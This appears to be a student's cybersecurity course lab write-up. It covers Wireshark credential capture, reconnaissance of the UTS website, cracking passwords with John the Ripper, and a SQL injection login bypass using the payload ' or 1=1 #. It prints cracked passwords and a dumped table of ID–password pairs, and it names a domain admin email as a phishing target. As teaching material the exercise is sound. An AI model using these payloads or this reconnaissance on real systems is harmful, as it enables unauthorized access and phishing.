CSEC Week 1 Part 1

Task 1: Submit a screenshot of the username and password from Wireshark



Figure 1: Task 1 solution

Task 2: Take a screenshot of the object of the image 'logo.gif' in the HTTP object list

Figure 2: Task 2 solution

Task 3: Using Zenmap and/or NetCraft to scan www.uts.edu.au. Gather and compare the information collected.

1. What is its Ip address?
   Scanned 60.254.143.40, but domain has the following other addresses: 60.254.143.10 2001:8002:e22:ef00::6866:f451 2001:8002:e22:ef00::6866:f443

2. Type the IP address in the browser to access the webpage, explain your observations.
   Invalid URL, the website is probably behind a reverse proxy.

3. Who is the IP owner?
   NetCraft found the ip 2.19.176.152, which is owned by Akamai Technologies.

4. What is the server's operating system?
   Ubiquiti Dream Machine Pro gateway (Linux 4.19)

5. What type of web server is being used?
   AkamaiGHost (Akamai's HTTP Acceleration/Mirror service) - This server seems to be a relay of some kind to the actual UTS server.

6. What is its server-side scripting technology?
   According to NetCraft, they use Drupal PHP

7. Can you find the email for the domain admin of this website for a possible phishing attack?
   `dnsadmin@uts.edu.au`

8. What is the 'Reverse DNS' for the website?
   `a60-254-143-40.deploy.static.akamaitechnologies.com` - For the nmap scanned IP.

9. Who is the domain registrar?
   audns.net.au

10. What is nameserver organization?
    whois.audns.net.au
11. What company is hosting the website?
    uts.edu.au

12. Where is the hosting company geologically located?
    AU

CSEC Week 2 Part 2

Task 4: Use John the Ripper to crack password 4: Use John the Ripper to crack password

1. Eric's password is Student!

```
cybersec-server@ubuntu:~/Documents$ john --show mypasswd
cybersec-server:cybersec:1000:1000:CyberSec:/home/cybersec-server:/bin/bash
Alice:password:1001:1001::/home/Alice:
Bob:12345:1002:1002::/home/Bob:
Eve:Pa$$w0rd:1003:1003::/home/Eve:
Eric:Student!:1004:1004::/home/Eric:

5 password hashes cracked, 0 left
cybersec-server@ubuntu:~/Documents$ alexander thoren
```

2. The longer a password it, the better. It should also not contain common words or phrases that may be found in wordlists.

Task 5: SQL Injection

1. Sadly did not get a screenshot of this, but it was quite easy. Username should be set to `' or 1=1 #` and password to any non-empty string. The `#` makes the code skip the check for the password entirely, and it just returns the rows of all users. The username chech evaluates to true.

2. You can also use the above injection in the password field. Then it will still do the username check, but the password check will evaluate to true. This is useful if you already know the username of the user you wish to log in as.

3. I extracted the table to a file:

```
11885682        abcd1234
12519942        abcd1234
12636635        abcd1234
12109563        abcd1234
12418315        abcd1234
12750244        abcd1234
12516605        abcd1234
12688572        abcd1234
12745117        abcd1234
12809277        abcd1234
11885720        abcd1234
12691705        abcd1234
99187763        abcd1234
12692594        abcd1234
12476519        abcd1234
12761627        abcd1234
12964045        abcd1234
12420206        abcd1234
12192860        abcd1234
11952948        abcd1234
12679395        abcd1234
12182919        abcd1234
99185833        abcd1234
12749711        abcd1234
12770386        abcd1234
12487702        abcd1234
12177554        abcd1234
12818454        abcd1234
99188385        abcd1234
12674990        abcd1234
10320226        abcd1234
12513178        abcd1234
12494504        abcd1234
12085066        abcd1234
99174005        abcd1234
12450894        abcd1234
12498349        abcd1234
11279801        abcd1234
99191847        abcd1234
11505411        abcd1234
12730507        abcd1234
11905332        abcd1234
12755334        abcd1234
12447809        abcd1234
12482574        abcd1234
12507873        abcd1234
12437923        abcd1234
12730192        abcd1234
99173953        abcd1234
123456789       abcd1234
128931  abcd1234
129081  abcd1234
cybersec-server@ubuntu:/tmp$ alexander thoren
```

4. Just take one of the username/password pairs in the above list and log in with them, also didn't get a screenshot of this part.